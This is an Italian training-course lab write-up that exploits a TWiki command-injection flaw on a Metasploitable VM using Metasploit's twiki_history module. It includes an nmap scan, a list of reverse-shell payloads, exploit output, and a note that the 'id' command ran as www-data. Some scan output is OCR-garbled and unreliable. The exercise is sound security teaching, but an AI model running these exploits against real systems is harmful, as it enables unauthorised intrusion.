# **ESERCITAZIONE WEEK 16 DAY 3**



Sulla base dell'esercizio visto in lezione teorica, utilizzare Kali per sfruttare la vulnerabilità relativa a TWiki con la tecnica che meglio preferite, sulla macchina Metasploitable.

Nota: è più difficile dell'esercizio di ieri, se dovessero esserci problemi è consentito "fare l'hacker"

# **Configurazione macchine:**


```
| To access official Ubuntu documentation, please visit: http://help.ubuntu.com/
| Sifconfig | this: flags-41634UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 | http://help.ubuntu.com/
| Inet 192.168.1.25 netmask 255.255.255.0 broadcast 192.168.1.255 | http://help.ubuntu.com/
| RF packets 20 bytes 20 (0.0 8) | RR errors 0 dropped 0 overruns 0 frame 0 | TX packets 22 bytes 2844 (2.7 KiB) | TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 | Inet 127.0.0.1 netask 255.0.0.0 | inet 25:1 net 25:1 n
```

### Scansione nmap su target Metasploitable:

```
Nmap scan report for 192.168.1.40
Host is up (0.00060s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
22/tcp open ssh OpenSSH 4.7pl Debian 8ubuntu1 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Postfix smtpd
53/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
113/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
113/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
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113/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
113/tcp open netbios-ssn Samba smbd 3.X - 4.
```

Sulla porta 80 TCP della nostra Metasploitable è attivo un Web Server apache che ospita la piattaforma TWiki, una sorta di Wikipedia distribuita gratuitamente con licenza libera (GNU). La piattaforma consente la creazione di pagine e contenuti multimediali. Potenzialmente un attaccante potrebbe iniettare ed eseguire codice arbitrario sul server, sfruttando la vulnerabilità di un determinato parametro.

## Configurazione su msfconsole:



```
File Actions Edit View Help

al No Unix Command Shell, Reverse TCP SSL (via python)
56 payload/cmd/unix/reverse_r
10 No Unix Command Shell, Reverse TCP (via R)
57 payload/cmd/unix/reverse_ruby
al No Unix Command Shell, Reverse TCP (via Ruby)
58 payload/cmd/unix/reverse_ruby_ssl
al No Unix Command Shell, Reverse TCP SSL (via Ruby)
59 payload/cmd/unix/reverse_socat_sctp
al No Unix Command Shell, Reverse SCTP (via socat)
60 payload/cmd/unix/reverse_socat_udp
al No Unix Command Shell, Reverse UDP (via socat)
61 payload/cmd/unix/reverse_socat_udp
al No Unix Command Shell, Reverse TCP SSH
62 payload/cmd/unix/reverse_sth
al No Unix Command Shell, Reverse TCP SSH
62 payload/cmd/unix/reverse_stub
al No Unix Command Shell, Double Reverse TCP SSL (telnet)
63 payload/cmd/unix/reverse_stub
al No Unix Command Shell, Reverse TCP (stub)
64 payload/cmd/unix/reverse_tclsh
al No Unix Command Shell, Reverse TCP (via Tclsh)
65 payload/cmd/unix/reverse_zsh
al No Unix Command Shell, Reverse TCP (via Tclsh)
66 payload/generic/shell_bind_aws_ssm
al No Unix Command Shell, Reverse TCP (via Tclsh)
67 payload/generic/shell_bind_aws_ssm
al No Custom Payload
67 payload/generic/shell_bind_tcp
al No Generic Command Shell, Reverse TCP Inline
69 payload/generic/shell_bind_tcp
al No Generic Command Shell, Reverse TCP Inline
70 payload/generic/ssh/interact
al No Interact with Established SSH Connection

msf6 exploit(unix/reversepr/twiki_history) > set payload 19
payload ⇒ cmd/unix/pingback_bind
msf6 exploit(unix/reversepr/twiki_history) > ■
```

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/webapp/twiki_history) > exploit

[!] Unable to save UUID ad88bfc202614c96a1f017e561632fa6 to database -- database s upport not active

[*] Successfully sent exploit request

[*] Started bind TCP handler against 192.168.1.40:4444

[*] Exploit completed, but no session was created.

msf6 exploit(unix/webapp/twiki_history) > 
[*]
```

Per confermare la vulnerabilità del sistema, spostiamoci sulla piattaforma Twiki, ed eseguiamo il payload per scovare la vulnerabilità. Inviando un comando formattato nel modo giusto siamo in grado di far eseguire codice alla piattaforma. In questo caso è stato eseguito il comando «id» che restituisce informazioni sull'utente quali uid (user-id), gid (group-id), e gruppo (www-data).



#### Altri comandi:

